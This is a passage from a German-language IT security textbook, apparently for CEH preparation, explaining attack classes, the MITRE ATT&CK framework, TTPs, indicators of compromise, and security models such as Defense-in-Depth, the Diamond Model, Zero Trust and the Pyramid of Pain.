


Abbildung 1.14 Anzeige des CVSS-Scores für CVE-2023-24055 (Quelle: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)

Das Vorlesungsvideo zu CVSS erreichen Sie über den folgenden Link:

Abbildung 1.15 https://florian-dalwigk.com/ceh/cvss

1.11 Klassifikation von Angriffen

Angriff ist nicht gleich Angriff:

- Bei einem *aktiven Angriff* greift der Angreifer aktiv in das Zielsystem ein, um Schwachstellen auszunutzen oder unautorisierten Zugriff zu erlangen. Hierzu werden typischerweise Angriffsmethoden wie *Denial-of-Service (DoS)-Angriffe*, *Session-Hijacking* oder *Man-in-the-Middle-Angriffe* verwendet. *Phishing* kann ebenfalls als aktiver Angriff angesehen werden, wenn direkt gefälschte E-Mails oder Nachrichten erstellt und diese an potenzielle Opfer verschickt werden. Aktive Angriffe sind darauf ausgerichtet, das Zielsystem zu manipulieren, Daten zu stehlen, zu löschen oder die Systemintegrität zu beeinträchtigen.
- Ein *passiver Angriff* zielt darauf ab, Informationen aus einem Zielsystem zu sammeln, ohne direkt in das System einzugreifen. Dabei überwacht der Angreifer den Datenverkehr oder die Systemkommunikation, um sensible Informationen wie Benutzernamen, Passwörter oder vertrauliche Daten abzufangen. Passive Angriffe umfassen beispielsweise das Sniffen von Netzwerkverkehr, das Mitlesen von unverschlüsselten Datenpaketen und generell Abhöraktionen. Phishing kann auch zur Klasse der passiven Angriffe hinzugezählt werden, wenn der Angreifer gefälschte Websites erstellt, die wie legitime Unternehmen oder Dienste aussehen und das Opfer dann freiwillig zum Täter kommt. In diesen Fällen spricht man dann aber meistens von einem *Watering-Hole-Angriff*, der wiederum zur Klasse des *Social-Engineerings* zählt.
- Bei einem *Kontaktangriff* befindet sich ein Angreifer physisch in der Nähe des Ziels, um auf es zuzugreifen oder es zu kompromittieren. Das kann beispielsweise durch den direkten Zugriff auf einen Computer, Server oder ein Netzwerk vor Ort geschehen. *Close-in Attacks* können auch den Einsatz von Hardware oder Social-Engineering-Techniken beinhalten. Beispiele dafür sind unter anderem das *Shoulder-Surfing* oder das *Dumpster-Diving*.

- Bei einem *Verteilungsangriff* greift der Angreifer in den Verteilungsprozess von Hard- und Softwareprodukten ein, um diese zu manipulieren, sodass schädliche Software oder Hardware an die Kunden geliefert wird. Kunden sind dabei nicht nur Privatpersonen, sondern auch Organisationen, die über einen als vertrauenswürdig angesehenen Bezugsweg für benötigte IT-Produkte unbemerkt infiltriert werden.
- Von einem *Insider-Angriff* spricht man, wenn ein Angreifer innerhalb der Organisation agiert und missbräuchlichen Zugriff auf Systeme, Daten oder Ressourcen erlangt. Insider-Angriffe können von ehemaligen Mitarbeitern oder sogar Partnern verübt werden, die über privilegierte Zugriffsrechte verfügen. Beispiele hierfür sind der Diebstahl von physischem Firmeneigentum wie Festplatten, USB-Sticks oder Computern sowie die Installation von Keyloggern, Hintertüren und anderer Malware auf den Systemen der Organisation.

Das Vorlesungsvideo zur Klassifikation von Angriffen erreichen Sie über den folgenden Link:

Abbildung 1.16 https://florian-dalwigk.com/ceh/klassifikation

1.12 Das MITRE ATT&CK-Framework

Das *MITRE ATT&CK-Framework* ist ein wissenschaftlich fundiertes, öffentlich zugängliches Wissensmodell, das die Verhaltensweisen und Methoden von Angreifern systematisch dokumentiert. *ATT&CK* steht dabei für *Adversarial Tactics, Techniques, and Common Knowledge*. Das Framework wurde von der gemeinnützigen MITRE-Organisation entwickelt und 2013 erstmals veröffentlicht. Das Framework basiert auf empirischen Daten aus tatsächlichen Cyberangriffen und dient der Kategorisierung, Analyse und Abwehr von Bedrohungen im Bereich der Cybersicherheit.

Das MITRE ATT&CK-Framework besteht aus mehrdimensionalen Matrizen, die das Angriffsverhalten strukturieren. Die bekannteste ist die *Enterprise Matrix*, die auf Betriebssysteme wie Windows, macOS und Linux sowie auf Cloud- und Netzwerkumgebungen angewendet werden kann (siehe Abbildung 1.17). Diese kann unter *https://attack.mitre.org/matrices/enterprise/* abgerufen werden.




Abbildung 1.17 Enterprise Matrix des MITRE ATT&CK-Frameworks (Quelle: https://attack.mitre.org/matrices/enterprise/)

Der hierarchische Aufbau der Matrix wird in Tabelle 1.8 erklärt:

Nr.	Ebene	Erklärung
1	Tactics (Taktiken)	Die oberste Ebene beschreibt in Form von *Taktiken* die Ziele des Angreifers, also was ein Angreifer zu erreichen versucht, z. B. *Initial Access*, *Execution*, *Privilege Escalation* oder *Exfiltration*. In der folgenden Liste sind die verschiedenen Taktiken des MITRE ATT&CK-Frameworks aufgeführt.
2	Techniques (Techniken)	Die zweite Ebene spezifiziert, wie, also mit welchen *Techniken*, diese Ziele erreicht werden können, z. B. durch *Phishing*.
3	Sub-Techniques (Subtechniken)	Die *Sub-Techniques* beschreiben detaillierte Varianten der Techniken, z. B. das *Spearphishing Attachment* als Subtechnik von *Phishing*.
4	Mitigations and Detections (Gegenmaßnahmen und Detektion)	Für jede Technik werden mögliche *Gegenmaßnahmen* und *Detektionsmöglichkeiten* angegeben.

Tabelle 1.8 Hierarchischer Aufbau des MITRE ATT&CK-Frameworks

Folgende Taktiken werden im MITRE ATT&CK-Framework verwendet:

- **Reconnaissance**: Sammlung von Informationen über das Zielsystem oder die Organisation, z. B. aus öffentlich zugänglichen Quellen (OSINT), um spätere Angriffe vorzubereiten
- **Resource Development**: Aufbau, Erwerb oder Vorbereitung von Ressourcen, wie z. B. Malware, Zugangsdaten oder Infrastruktur, die für einen Angriff verwendet werden sollen
- **Initial Access**: Erstmaliger Zugang zum Zielsystem, z. B. durch Phishing, Exploits, bösartige Webseiten oder kompromittierte Geräte
- **Execution**: Ausführung von Schadcode auf einem Zielsystem, oft über Skriptsprachen, Exploits oder Benutzerinteraktionen
- **Persistence**: Maßnahmen zur Aufrechterhaltung des Zugriffs auf ein kompromittiertes System trotz Neustarts, Benutzerabmeldung oder Sicherheitssoftware
- **Privilege Escalation:** Erlangen höherer Zugriffsrechte innerhalb eines Systems oder Netzwerks, z. B. durch DLL-Hijacking
- **Defense Evasion**: Umgehung oder Deaktivierung von Sicherheitsmechanismen wie Antivirenprogrammen, Firewalls oder Protokollierungen, um unentdeckt zu bleiben
- **Credential Access**: Diebstahl von Authentifizierungsinformationen wie Passwörtern, Hashes oder Token, z. B. über Keylogger, Credential Dumping oder Phishing
- **Discovery**: Interne Erkundung des Netzwerks oder Systems zur Identifikation von Zielen, Benutzerkonten, Topologien oder Sicherheitsmaßnahmen
- **Lateral Movement**: Horizontale Bewegung innerhalb eines Netzwerks, um zusätzliche Systeme zu kompromittieren, z. B. über Remote-Zugänge oder freigegebene Ressourcen
- **Collection**: Sammlung von Daten, Dateien, Zugangsinformationen oder Kommunikationsinhalten, die für die Exfiltration oder Manipulation von Daten verwendet werden sollen
- **Command and Control**: Aufbau und Nutzung eines Kommunikationskanals zwischen dem Angreifer und dem kompromittierten System
- **Exfiltration**: Extraktion sensibler Daten aus dem Zielnetzwerk, häufig getarnt oder verschlüsselt, um Erkennung zu vermeiden
- **Impact**: Manipulation, Zerstörung oder Störung von Systemen, Daten oder Diensten, z. B. durch Ransomware, Datenlöschung oder Sabotage

Abbildung 1.18 zeigt die hierarchische Anordnung am Beispiel der Subtechnik *Spearphishing Attachment*.




Abbildung 1.18 Beispiel der Hierarchie im MITRE ATT&CK-Framework am Beispiel der Subtechnik »Spearphishing Attachment« (Quelle: https://attack.mitre.org/matrices/enterprise/)

Wenn Sie auf die Subtechnik klicken, dann gelangen Sie zu einer detaillierten Erklärung der Subtechnik, die so aufgebaut ist, wie Abbildung 1.19 zeigt.




Abbildung 1.19 Detaillierte Informationen zu einer Subtechnik und deren Zuordnung zu einer Technik (Quelle: https://attack.mitre.org/techniques/T1566/001/)

Dort finden Sie z. B. die Zuordnung der Subtechnik zur dazugehörigen Technik. Die Taktiken und Techniken werden mithilfe von IDs dargestellt. Die Subtechnik *Spearphishing Attachment* hat die ID *T1566.001*. Diese Subtechnik gehört zur Technik *T1566* (Phishing). Wenn Sie auf diese Technik klicken, dann gelangen Sie wiederum zu einer Übersicht, in der die verschiedenen Subtechniken für das Phishing aufgeführt sind (siehe Abbildung 1.20).




Abbildung 1.20 Beispiel für eine Technik und die dazugehörigen Subtechniken (Quelle: https://attack.mitre.org/techniques/T1566/)

In der Übersicht zu den einzelnen Subtechniken werden weiter unten die Gegenmaßnahmen (*Mitigations*) beschrieben. Für T1566.001 (`Spearphishing Attachment`) sieht das z. B. so aus wie in Abbildung 1.21 gezeigt.

Mitigations

ID	Mitigation	Description
M1049	Antivirus/Antimalware	Anti-virus can also automatically quarantine suspicious files.
M1047	Audit	Enable auditing and monitoring for email attachments and file transfers to detect and investigate suspicious activity. Regularly review logs for anomalies related to attachments containing potentially malicious content, as well as any attempts to execute or interact with these files. This practice helps identify spearphishing attempts before they can lead to further compromise.
M1031	Network Intrusion Prevention	Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.

Abbildung 1.21 Beispiel für die Gegenmaßnahmen zur Subtechnik T1566.001 (Quelle: https://attack.mitre.org/techniques/T1566/001/)

Abbildung 1.22 veranschaulicht konkrete Fälle aus der Praxis, in denen bestimmte Gruppen oder Malware-Familien Techniken aus dem MITRE ATT&CK-Framework verwendet haben.

ID	Name	Description
C0028	2015 Ukraine Electric Power Attack	During the 2015 Ukraine Electric Power Attack, Sandworm Team obtained their initial foothold into many IT systems using Microsoft Office attachments delivered through phishing emails. [2]
G0018	admin@338	admin@338 has sent emails with malicious Microsoft Office documents attached. [3]
S0331	Agent Tesla	The primary delivered mechanism for Agent Tesla is through email phishing messages.[4]
G0130	Ajax Security Team	Ajax Security Team has used personalized spearphishing attachments.[5]

Abbildung 1.22 Beispiele, in denen eine bestimmte Technik verwendet wurde (Quelle: https://attack.mitre.org/techniques/T1566/001/)

Diese Einträge sind unter dem Abschnitt *Procedure Examples* zu finden. *Procedures* sind konkrete Vorgehensweisen, wie z. B. die Abfolge, in der bestimmte Aktionen vom Angreifer durchgeführt werden. Procedures sind jedoch nicht gleichbedeutend mit einem vollständigen Angriffsplan oder einer detaillierten Timeline, wie etwa in einer Kill Chain oder einem Incident Report. Vielmehr ist jedes Procedure ein Beispiel dafür, wie genau eine bestimmte Technik von einem Angreifer in der Praxis verwendet wurde.

Die Procedure Examples bestehen aus mehreren Bestandteilen:

- **ID**: Hierbei handelt es sich um eine eindeutige Kennung für den jeweiligen Eintrag:
  - **Cxxxx** steht für bekannte Cyberoperationen (*Campaigns*).
  - **Gxxxx** steht für bekannte Angreifergruppen (*Groups*).
  - **Sxxxx** steht für Malware (*Software*).
- **Name**: Hier steht der Name der Kampagne, Gruppe oder Malware.
- **Description**: eine kurze Beschreibung, wie eine Technik aus der ATT&CK-Matrix in der Praxis verwendet wurde. Diese Beschreibungen sind mit Quellenangaben versehen.

Die Einsatzgebiete des MITRE ATT&CK-Frameworks sind üblicherweise:

- **Threat Intelligence**: Das Framework ist ein wichtiges Instrument für die Threat Intelligence (dt. *Bedrohungsanalyse*), da es verhaltensbasierte Informationen zu bekannten APT-Gruppen (siehe Abschnitt 1.8) liefert. MITRE verknüpft Techniken mit konkreten Gruppen, wie z. B. APT29 oder FIN7, und dokumentiert, welche Techniken von welcher Gruppe verwendet werden.
- **Security Operations Center (SOC)**: Im SOC kann das Framework zur Erkennung und Priorisierung von Angriffstechniken eingesetzt werden. So kann ein SOC analysieren, welche Techniken in Logs auftauchen und ob sie auf bekannte Angriffsmuster hinweisen.
- **Red Teaming, Blue Teaming**: Red Teams nutzen das Framework, um realistische Angriffssimulationen zu entwerfen, die sich an bekannten Techniken orientieren. Blue Teams verwenden es zur Verbesserung der Erkennungsmechanismen und zur Beurteilung, welche Angriffspfade noch unzureichend überwacht werden (*Gap Analysis*).
- **Security Assessment**: Organisationen können mit dem Framework analysieren, wie gut sie gegen bestimmte Angriffstechniken geschützt sind. Dabei werden vorhandene Sicherheitsmaßnahmen mit ATT&CK-Techniken abgeglichen.
- **Bedrohungssimulation**: Mit Tools wie dem *MITRE ATT&CK Navigator*, *Atomic Red Team* oder *Caldera* lassen sich hypothetische Angriffswege modellieren oder kontrollierte Simulationen durchführen.

Mithilfe des MITRE ATT&CK Navigators lassen sich APT-Gruppen simulieren und ihr Verhalten im Detail analysieren. Sie finden das Tool unter *https://mitre-attack.github.io/attack-navigator/*.

ATT&CK fördert eine gemeinsame Sprache im Bereich der Cybersicherheit, was unter anderem die Kommunikation zwischen Unternehmen und Behörden, das Teilen von Incident Reports und die Vergleichbarkeit von Angriffen erleichtert. ATT&CK ist komplementär zu Frameworks wie dem *NIST Cybersecurity Framework (CSF)*, *ISO/IEC 27001* oder der *Cyber Kill Chain* (siehe Abschnitt 1.6).

Die Vielzahl an Techniken kann jedoch zur Überforderung führen, insbesondere bei kleinen Organisationen. Neue Techniken entstehen schneller, als sie ins Framework aufgenommen werden können. Zudem ist ATT&CK kontextfrei, d. h., es wird nicht bewertet, wie wahrscheinlich oder gefährlich eine Technik in einer konkreten Umgebung ist.

1.13 Tactics, Techniques and Procedures (TTP)

Die *Tactics, Techniques, and Procedures (TTPs)* von Cyberkriminellen helfen bei der Gefahrenabschätzung und der Ausarbeitung von Sicherheitsmaßnahmen. Diese Begriffe kennen Sie bereits aus dem Kontext des MITRE ATT&CK-Frameworks (siehe Abschnitt 1.12). Mit ihnen werden spezifische Angriffsmuster und Methoden beschrieben, die bestimmten Angreifern zugeordnet werden können:

- *Tactics (Taktiken)*: Die Taktiken legen die allgemeinen Ziele des Angreifers fest. Sie beschreiben das »Was« eines Angriffs, beispielsweise das Ausführen von Schadcode, das Exfiltrieren von Daten oder das Stören von IT-Systemen.
- *Techniques (Techniken)*: Die Techniken sind die spezifischen Methoden, die der Angreifer einsetzt, um seine Ziele zu erreichen. Sie beschreiben das »Wie« eines Angriffs und umfassen Aktionen wie das Eindringen ins System durch Ausnutzen von Schwachstellen, den Betrieb von Command-and-Control-Kanälen sowie den Zugriff auf die Infrastruktur des Ziels.
- *Procedures (Vorgehensweise)*: Zur Umsetzung der Techniken ist eine bestimmte Vorgehensweise erforderlich, also eine Abfolge bestimmter Aktionen, die der Angreifer durchführt. Sie beinhalten eine Vielzahl von Handlungen, die ein Angreifer je nach seinen spezifischen Zielen und der ihm zur Verfügung stehenden Infrastruktur anpassen wird.

Als Beispiel für die TTP aus dem MITRE ATT&CK-Framework betrachten wir die Technik *Spearphishing Attachment (T1566.001)*[15], die zur übergeordneten Taktik *Initial Access* gehört.

- *Taktik*: Die Taktik, also das Ziel, ist der *Erstzugriff (Initial Access)* auf das Zielsystem.
- *Technik*: Die konkret eingesetzte Technik zum Erlangen des Erstzugriffs ist das *Spearphishing Attachment*.
- *Vorgehensweise*: Der Angreifer schickt eine E-Mail mit einem bösartigen Anhang, die er gezielt für das Opfer innerhalb der Zielorganisation formuliert hat. Dieser Anhang könnte eine Office-Datei, z. B. eine Excel-Tabelle mit Makros, oder eine PDF-Datei sein, die Schadcode enthält. Der Angreifer hat diese E-Mail so gestaltet, dass sie authentisch aussieht und möglicherweise auf Informationen basiert, die er zuvor über das Opfer gesammelt hat. Sobald das Opfer den Anhang öffnet und der Schadcode ausgeführt wird, erhält der Angreifer Zugang zum System des Opfers.

15 MITRE. (n.d.). Spearphishing attachment (T1566.001). MITRE ATT&CK®. Retrieved September 5, 2024, from *https://attack.mitre.org/techniques/T1566/001/* [Stand: 05.09.2024].

Das Vorlesungsvideo zu den Tactics, Techniques und Procedures (TTP) erreichen Sie über den folgenden Link:

Abbildung 1.23 https://florian-dalwigk.com/ceh/ttp

1.14 Indicators of Compromise (IoC)

Wie kann man erkennen, ob ein System oder ein Netzwerk möglicherweise von einem Angreifer kompromittiert wurde? Dazu eignen sich *Indicators of Compromise (IoC)*. Bei ihnen handelt es sich um Hinweise oder Artefakte, die aus einer Vielzahl von Quellen stammen und verschiedene Formen annehmen können. IoCs lassen sich in vier verschiedene Kategorien aufteilen:

- **E-Mail-Indikatoren** beziehen sich auf Anzeichen in E-Mails, die vor einem Phishing- oder Malware-Angriff warnen. Das können z. B. verdächtige Absenderadressen, Betreffzeilen, Dateianhänge oder URLs sein.
- Durch **Netzwerk-Indikatoren** können verdächtige Aktivitäten in einem Netzwerk festgestellt werden. Dazu gehören beispielsweise spezifische URLs, Domainnamen und IP-Adressen, die mit schädlichen Aktivitäten in Verbindung gebracht werden.
- **Verhaltensindikatoren** beziehen sich auf spezifische Aktionen oder Verhaltensmuster, die auf einen möglichen Angriff hindeuten. Das können z. B. fehlerhafte Anmeldeversuche, das Ausführen bestimmter Skripte, Zugriffsversuche auf geschützte Bereiche, verdächtige Befehle und geografische Unstimmigkeiten[16] sein.
- **Host-basierte Indikatoren** werden durch die Analyse von Systemen innerhalb des Netzwerks gewonnen. Dazu zählen verdächtige Dateinamen, Hashwerte, DLLs, Registry-Einträge und unbekannte oder ungewöhnliche Dienste oder Prozesse.

Das Vorlesungsvideo zu IoCs erreichen Sie über den folgenden Link:

Abbildung 1.24 https://florian-dalwigk.com/ceh/iocs

16 Damit sind z. B. Anmeldeversuche aus einem anderen Land gemeint, sagen wir mal Indien, obwohl sich der Mitarbeiter für gewöhnlich in Deutschland aufhält.

1.15 Sicherheitsmodelle

Sicherheitsmodelle sind abstrakte Konzepte, die beschreiben, wie die Sicherheit von Informationssystemen strukturiert, bewertet und kontrolliert werden kann. Sie helfen dabei, Regeln zu formulieren, nach denen z. B. Datenzugriffe sicher erfolgen sollen, insbesondere in Bezug auf die Schutzziele der Informationssicherheit (siehe Abschnitt 1.3).

1.15.1 Defense-in-Depth

Defense-in-Depth ist ein solches Modell, das darauf abzielt, durch mehrere aufeinanderfolgende Schutzschichten die Sicherheit von Systemen und Netzwerken zu erhöhen. Es basiert auf der Idee, dass es keinen absoluten Schutz gibt und dass jede einzelne Sicherheitsmaßnahme überwunden werden kann. Daher wird durch die Implementierung verschiedener Sicherheitsmaßnahmen auf unterschiedlichen Schichten die Gesamtsicherheit erhöht, wodurch die Wahrscheinlichkeit reduziert wird, dass ein Angreifer mit einem einzigen Angriff erfolgreich ist. Die einzelnen Schichten werden in der folgenden Liste von außen nach innen beschrieben:

- **Richtlinien und Verfahren**: Diese äußerste Schicht konzentriert sich auf die Sicherheitsvorgaben und das Sicherheitsbewusstsein innerhalb der Organisation. Sie beinhaltet Schulungen für Mitarbeiter, klare Sicherheitsrichtlinien und Verfahren, die das Sicherheitsbewusstsein erhöhen und menschliche Fehler reduzieren sollen.
- **Physische Sicherheit:** Darauf folgt der Schutz physischer Ressourcen, z. B. der Gebäude, Serverräume und Arbeitsplätze. Typische Maßnahmen umfassen Zugangskontrollen, Überwachungskameras, Sicherheitspersonal und Alarmanlagen.
- **Perimeter-Schutz**: Der Perimeter-Schutz bezieht sich auf die äußeren Schutzbarrieren eines Netzwerks. Dazu zählen Firewalls, demilitarisierte Zonen (DMZ) und Intrusion-Detection- bzw. Intrusion-Prevention-Systeme (IDS/IPS), die den externen Datenverkehr überwachen und filtern sollen.
- **Internes Netzwerk**: Diese Schicht schützt das interne Netzwerk vor Bedrohungen, die bereits den Perimeter durchdrungen haben. Netzwerksegmentierung, VLANs, VPNs und sichere interne Kommunikationsprotokolle sind typische Maßnahmen, die zum Schutz des internen Netzwerks getroffen werden.
- **Endpunkt- bzw. Host-Sicherheit**: Auf dieser Ebene wird der Schutz einzelner Computer oder Server sichergestellt. Dazu gehören Maßnahmen wie die Installation von Antivirensoftware, Patch-Management, lokale Firewalls und Verschlüsselungstechnologien, um die Systeme vor direkten Angriffen zu schützen.
- **Anwendungssicherheit**: Auch Anwendungen, die auf den Hosts ausgeführt werden, müssen geschützt werden. Durch einen Pentest versucht man üblicherweise, Schwachstellen in den Anwendungen, z. B. die Anfälligkeit für SQL-Injections, auf-

zuspüren und sie dann durch Gegenmaßnahmen wie eine Input-Validierung zu verhindern.

- **Daten**: Da die Manipulation oder Exfiltration von Daten oft das Ziel von Angriffen ist, stehen die Daten im Zentrum des Defense-in-Depth-Modells. Hier kommen Maßnahmen wie Datenverschlüsselung, strenge Zugriffskontrollen und Backup-Lösungen zum Einsatz, um die Vertraulichkeit, Integrität und Verfügbarkeit der Daten zu gewährleisten.

1.15.2 Das Diamanten-Modell

Das *Diamanten-Modell* (genauer gesagt heißt es *Diamond Model of Intrusion Analysis*) ist ein Framework zur Analyse von Cyberangriffen und dient dazu, den Zusammenhang zwischen verschiedenen Elementen eines Angriffs besser zu verstehen. Es wird verwendet, um das Verhalten von Angreifern systematisch zu erfassen und Sicherheitsvorfälle effektiv zu analysieren. Es umfasst vier Hauptelemente, die diamantförmig angeordnet werden:




Abbildung 1.25 Das Diamanten-Modell

Die vier Hauptelemente des Diamanten-Modells sind:

- **Angreifer**: Der Angreifer ist die Person oder Gruppe, die den Angriff initiiert.
- **Fähigkeiten**: Die Fähigkeiten umfassen die Tools, Techniken und Verfahren bzw. allgemein die Methoden, die der Angreifer einsetzt, um den Angriff durchzuführen.
- **Infrastruktur**: Die Infrastruktur bezieht sich auf die Ressourcen, die der Angreifer nutzt, um den Angriff durchzuführen, z. B. Server, Netzwerke oder Botnetze.
- **Opfer**: Das Opfer ist die Zielorganisation, die der Angreifer anvisiert hat. Das umfasst sowohl technische als auch menschliche Schwachstellen.

Wie können die Beziehungen der einzelnen Elemente des Diamanten-Modells untereinander beschrieben werden? Der *Angreifer* nutzt *Infrastruktur* (IP-Adressen, Domains, Technologien etc.), um sein *Opfer* anzugreifen. Er entwickelt *Fähigkeiten* und *Methoden*, die es ihm ermöglichen, den Angriff erfolgreich durchzuführen.

1.15.3 Zero-Trust-Modell

»Vertraue niemandem – weder innerhalb noch außerhalb des Netzwerks – ohne vorherige Überprüfung.«

So lässt sich das Grundprinzip des *Zero-Trust-Modells* zusammenfassen. Es geht davon aus, dass Bedrohungen sowohl innerhalb als auch außerhalb des eigenen Netzwerks existieren können. Im Gegensatz zu früheren Ansätzen, bei denen alles innerhalb des Netzwerks als vertrauenswürdig galt (Perimeter-Sicherheit), fordert das Zero-Trust-Modell, jeden Zugriff individuell zu prüfen, unabhängig davon, woher er kommt. Jeder Nutzer, jedes Gerät, jede Anwendung und jede Datenanfrage muss authentifiziert, autorisiert und kontinuierlich mit allen verfügbaren Informationen (z. B. Standort, Gerätezustand, Uhrzeit, Rollen etc.) validiert werden. Benutzer und Systeme erhalten nur genau die Berechtigungen, die sie für ihre Aufgabe brauchen, und nicht mehr. Netzwerke und Systeme werden in kleine isolierte Einheiten unterteilt. So lässt sich der Schaden begrenzen, falls ein Angreifer in ein Segment eindringt. Alle Aktivitäten im Netzwerk werden fortlaufend überwacht und auf Anomalien überprüft, z. B. auf ungewöhnliche Zugriffe, Datenbewegungen etc. Es wird nicht davon ausgegangen, dass irgendetwas per se sicher ist. Stattdessen werden Systeme so entworfen, als wäre ein Angreifer bereits im Netzwerk. Zero Trust ist dabei kein einzelnes Produkt, sondern ein Modell bzw. eine umfassende Strategie. Unternehmen setzen sie oft mit einer Kombination aus Multi-Faktor-Authentifizierung (MFA), Identitäts- und Zugriffsmanagement (IAM), Endpoint Detection & Response (EDR), Single Sign-On (SSO) und vergleichbaren Maßnahmen um.

Das Zero-Trust-Modell bietet einen wirkungsvollen Schutz vor Insider-Bedrohungen und ersetzt den klassischen »Alles oder nichts«-Ansatz durch eine differenzierte, kontextbasierte Zugriffskontrolle. Richtig implementiert, sorgt es dafür, dass selbst erfolgreiche Angriffe deutlich begrenztere Auswirkungen haben. Zudem ist das Modell hervorragend auf moderne Angriffsvektoren ausgerichtet und eignet sich besonders gut für dynamische Infrastrukturen wie Cloud-Umgebungen oder remote arbeitende Teams – es lässt sich flexibel und skalierbar in unterschiedlichste IT-Landschaften integrieren.

Allerdings ist die Einführung des Zero-Trust-Modells auch mit Herausforderungen verbunden: Sie erfordert eine sorgfältige Planung und umfassende technische Umsetzung. Durch die Vielzahl an Authentifizierungsmechanismen kann es zu Performance-Einbußen kommen, wenn diese Mechanismen nicht optimal aufeinander abgestimmt sind. Außerdem ist ein ausgereiftes Identitäts- und Zugriffsmanagement essenziell, um das Modell zuverlässig umzusetzen. Nicht zuletzt müssen auch die Mitarbeiter entsprechend geschult werden, um ein sicheres und zugleich benutzerfreundliches Arbeiten zu ermöglichen.

1.15.4 Die Pyramide des Schmerzes

Die *Pyramide des Schmerzes* (engl. *Pyramid of Pain*) ist ein Modell aus der *Cyber Threat Intelligence (CTI)*, das von David Bianco entwickelt wurde. Sie dient dazu, zu bewerten, wie effektiv verschiedene Arten von IoCs (siehe Abschnitt 1.14) dabei sind, Angreifer zu identifizieren, zu stören und langfristig zu behindern. Gleichzeitig zeigt sie auf, welchen »Schmerz« ein Angreifer erdulden muss,[17] bis er seine Methoden ändert, nachdem man ihn entdeckt hat.

Die Pyramide besteht insgesamt aus sechs Ebenen (siehe Abbildung 1.26). Je höher ein IoC in der Pyramide steht, desto größer ist der Aufwand für den Angreifer, wenn Sie den jeweiligen Indikator erkennen und blockieren. Die einzelnen Ebenen der Pyramide werden in Tabelle 1.9 erklärt. Die Nummern geben die Ebenen (von unten nach oben) an:

Nr.	Ebene	Erklärung
6	Hashwerte	Auf dieser Ebene ist der Schmerz für den Angreifer sehr gering, denn Hashwerte lassen sich durch kleine Änderungen an der Datei leicht verändern. Der Angreifer kann mit minimalem Aufwand einen neuen Hash für z. B. ein Malware-Sample erzeugen.
5	IP-Adressen	Hier ist der Schmerz für den Angreifer gering, denn mit ein bisschen Aufwand kann er die IP-Adressen eines C2-Servers wechseln, z. B. durch den Einsatz neuer Server oder Cloud-Infrastruktur.
